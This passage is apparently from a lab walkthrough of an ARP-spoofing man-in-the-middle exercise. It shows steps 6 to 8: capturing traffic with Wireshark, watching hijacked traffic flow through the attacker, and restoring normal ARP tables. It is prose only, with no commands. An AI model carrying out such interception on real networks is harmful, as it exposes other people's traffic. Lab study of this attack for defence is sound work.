
Step 6

Starting a packet capture tool (e.g., Wireshark) to monitor traffic during the attack.



Step 7

Observing hijacked traffic flowing through the attacker (man-in-the-middle position).



Step 8

Stopping the activity and verifying that ARP tables and traffic return to normal.

